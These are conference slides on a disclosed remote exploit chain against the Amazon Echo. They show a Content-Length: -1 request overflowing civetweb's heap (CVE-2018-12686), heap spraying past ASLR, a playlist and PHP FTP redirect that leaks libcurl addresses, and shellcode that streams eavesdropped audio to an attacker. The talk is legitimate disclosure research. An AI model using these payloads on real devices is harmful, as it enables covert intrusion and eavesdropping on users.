
```
1  /* Copyright (c) 2013-2014
2   * Copyright (c) 2013
3   *
4   * License http://opensource.org/licenses
5   */
6
```

- N days & 0 day.

**Attack the Web Server, to Finally Get
Control of Whad**

The Web Server -- libcivetweb

- The code is written 4 years ago.
- A failed condition check caused almost every type of vulnerabilities in sequence in `getParam()`.
- Nobody calls the vulnerable function until an update...



A Bad Move Leads to Chain Reaction

bool

```
CivetServer::getParam(struct mg_connection *conn,  
                      const char *name,  
                      std::string &dst,  
                      size_t occurrence)
```

CVE-2018-12686

Fixed in June, 2018

```
{
```

.....

```
const char *con_len_str = mg_get_header(conn, "Content-Length");  
if (con_len_str) {  
    unsigned long con_len = atoi(con_len_str);  
    if (con_len > 0) {  
        conobj.postData = (char *) malloc(con_len + 1);  
        if (conobj.postData != NULL) {  
            // malloc may fail for huge requests  
            mg_read(conn, conobj.postData, con_len);  
            conobj.postData[con_len] = 0;  
            formParams = conobj.postData;  
            conobj.postDataLen = con_len;  
        }  
    }  
}
```

—————> user supplied value

atoi("-1"), returns a signed int
then **forced typecast** to unsigned int 0xffffffff

—————> 0xffffffff (uint -1) will pass the check

—————> **integer overflow** here, malloc(0)

—————> dmalloc, same as malloc(8), pass this check

—————> **heap buffer overflow** here

—————> **out-of-bounds write** here, postData[-1]=0

—————> potential **information leak** here, string not
zero terminated, and return to the caller

.....

```
}
```


Overflow the dlmalloc(0)

- dlmalloc(0) is valid.
→ **16 bytes** (8B metadata + 8B user data)
- mg_read() fix the input length (uint -1):
`int write_size = min(0xffffffff, actual length);`


```
POST https://10.0.0.1:55443/blah HTTP/1.1\r\n
Host: 10.0.0.1:55443\r\n
Content-Length: -1\r\n
\r\n
POST_DATA
POST_DATA
POST_DATA \r\n\r\n
```

- POST data written into buffer.
- **length of input > 8 bytes** → Heap buffer overflow

Shape the heap

- Shape the heap by sending HTTPS request.
- malloc() controlled by user.


```
const char * con_len_str = mg_get_header(conn, "Content-Length");
if (con_len_str) {
    unsigned long con_len = atoi(con_len_str);
    if (con_len > 0) {
        // Add one extra character: in case the post-data is a text, it is
        // Do not increment con_len, since the 0 terminating is not part of
        conobj.postData = (char*) malloc(con_len + 1);
    }
}
```



The diagram consists of two red arrows. The first arrow originates from the string "Content-Length" in the `mg_get_header` function call and points to the `con_len_str` variable. The second arrow originates from the `con_len` variable in the `if (con_len > 0)` condition and points to the `con_len` argument in the `malloc(con_len + 1)` call.

- Sending or omitting `\r\n\r\n` to control the connection.

```
data_to_send = ("GET / HTTP/1." + '1' * 120 +
               " \r\nContent-Length: 0");
print(data_to_send)
s.send(data_to_send)
```



The diagram shows a red arrow pointing from the text "omitting the \r\n\r\n" to the end of the string `" \r\nContent-Length: 0"` in the `data_to_send` assignment. This indicates that the sequence `\r\n\r\n` is being omitted from the end of the string.

Bypass ASLR to Continue Our Attack

Heap spray

- Large heap allocation → mmaped anonymous memory.
- Memory lays in a predictable range (**even ASLR is enabled**).
- In our case, which is 0xf15f1008 (empirical value).
- Heap spray and put our shellcode into this address.

```
0xf15f1000  0x0  
0xfd000    0x0 [stack:19545]  
0x645000   0x0 [anon:libc_malloc]  
0x4000     0x0
```

Leak Addresses of Other Libraries


- Information leak via network?
- CVE-2017-1000254 of libcurl in FTP connection is exploitable.
- To reproduce the vulnerability
→ we need a FTP connection **reuse**.



2. adb shell (adb)

```
root@biscuit:/ # curl -V
curl 7.33.0 (arm-unknown-linux-gnu) libcurl/7.33.0 OpenSSL/1.0.1k c-ares/1.12.0
Protocols: ftp ftps gopher http https imap imaps pop3 pop3s rtsp smtp smtps
Features: AsynchDNS NTLM SSL
root@biscuit:/ #
```

Echo disabled many dangerous libcurl functions



```
leonwxqian@leon-pc: /
leonwxqian@leon-pc:/$ curl -V
curl 7.33.0 (x86_64-unknown-linux-gnu) libcurl/7.33.0 OpenSSL/1.0.2g zlib/1.2.8
Protocols: dict file ftp ftps gopher http https imap imaps pop3 pop3s rtsp smtp smtps telnet tftp
Features: IPv6 Largefile NTLM NTLM_WB SSL libz TLS-SRP
leonwxqian@leon-pc:/$
```

Trigger the Hidden Code Path


- Playlist download → Connection reuse!
- Accept only HTTP/HTTPS → 302 Redirect to FTP.
- FTP 404 → Prevent from caching.
- Command **downloadAudio** with extension .pls,
libcurl visits FTP server twice → **Address leaked!**


```
1 [playlist]
2 File1=http://10.0.0.231/a.php
3 Length1=-1
4 Title1=aa
5
6 File2=http://10.0.0.231/a.php
7 Length2=-1
8 Title2=bb
9
10 File3=http://10.0.0.231/b.php
11 Length3=-1
12 Title3=cc
13
14 NumberOfEntries=3
15 Version=2
16
```



```
1 <?
2 //b.php
3
4 header("Location: ftp://10.0.0.231/b/doesntexist.txt");
5 ?>
```

Leaking the Address

- **Payload length = 103** leak an function address by luck (~80%).
 - Calculate libcurl's base loading address.
- 
- Calculate other libraries' addresses based on leaked address.



```

/Volumes/disk2/downloads/ftp-master sudo python ./ftp_server.py 103
Got payload count : 103
Started.
No leaking on this request.
Leaking 4 bytes: d1f2bcf6 0d0a
Raw data:

```

Code Execution

- Overwrite the function pointer in SSL context object
- Webserver responding → SSL_write
- Fastest way to trigger: malformed HTTP version header.

```
else if (strcmp(ri->http_version, "1.0") &&  
        strcmp(ri->http_version, "1.1")) {  
    snprintf(ebuf, sizeof(ebuf), "Bad HTTP version: [%s]", ri->http_version);  
    send_http_error(conn, 505, "Bad HTTP version", "%s", ebuf); //SSL_write
```

- Not safe if you compile this code on Windows, did you see that? 😊


Attacking Primitives

- Restart the whad
 - Information leak
 - Heap maintaining
 - Heap freeing
 - Fast SSL_write call
 - Create any size of heap
-
- Use different types of connection to obtain ideal heap layout.
 - Combine them to get an RCE.

Time to PWN

Entrust The Hack to Time

- Challenge: disturb from background threads.
- ~40% for a testing gadget (4 Bytes)

A screenshot of a GDB crash report. At the top, memory addresses and values are listed: 0xaae64ef0: 0x08 0x00 0xd6 0xf1 0x08 0x00 0xd6. Below this, a red rectangular box highlights the error message: "Thread 54 'whad_no_peeracer' received signal SIGILL, Illegal instruction. 0x46464646 in ?? () (gdb)".


```
0xaae64ef0: 0x08 0x00 0xd6 0xf1 0x08 0x00 0xd6 0
Thread 54 "whad_no_peeracer" received signal SIGILL, Illegal instruction.
0x46464646 in ?? ()
(gdb)
```

- Real life gadget is 24 bytes, success rate down to ~8%.
- **But whad is respawned after crash automatically.**
- The only thing we need is time 😊 (avg. 30 min per success).

The Shellcode


- Almost same system version on every Echo device
 - >We don't need to adapt for many versions
- fork() to prevent crash
- Handlers for SIGSEGV/SIGABRT
- Send the data via TCP to attacker

Deal with It



- Whad is now turning into a eavesdropping program.
- It's eavesdropping silently and it's sending every voice data to the attacker.

Demo Video



The image shows a terminal window with two panes. The left pane, titled 'python (python2.7)', displays the output of a script: 'start rm finish.txt ...' and 'Begin Time: 2018-07-09 19:00:38'. The right pane, titled '..eak/ftpServer (zsh)', shows the prompt 'ftpServer' followed by a cursor. At the bottom of the terminal, the text 'BREAKING AMAZON ECHO' and 'TENCENT BLADE TEAM' is overlaid in white capital letters.

```
python (python2.7)
→ echo python tcpserver.py
start rm finish.txt ...
Begin Time: 2018-07-09 19:00:38

..eak/ftpServer (zsh)
→ ftpServer
```

BREAKING AMAZON ECHO
TENCENT BLADE TEAM

Updates

- Reported to Xiaomi in April, fixed in May, received \$25,000 USD bonus.

“Thanks to the Tencent Blade Team for the support of Xiaomi's product safety. All reported vulnerabilities have been fixed to ensure maximum user security.”

- Reported to Amazon in May, fixed in July.

“Amazon would like to thank the Tencent Blade Team for working with us on resolving this issue. Customer trust is important to us and we take security seriously. Customers do not need to take any action as their devices have been automatically updated with security fixes.”

Conclusion

- Exploit Source Code:
 - We will update full exploit code to Github in the future:
<https://github.com/tencentbladeteam>
- Hack tips:
 - Get the firmware first.
 - It's good to master all kinds of soldering and firmware extraction methods.
 - Web Vulnerabilities + Binary Vulnerabilities → Remote Exploit.
 - Be patient.

Thank You



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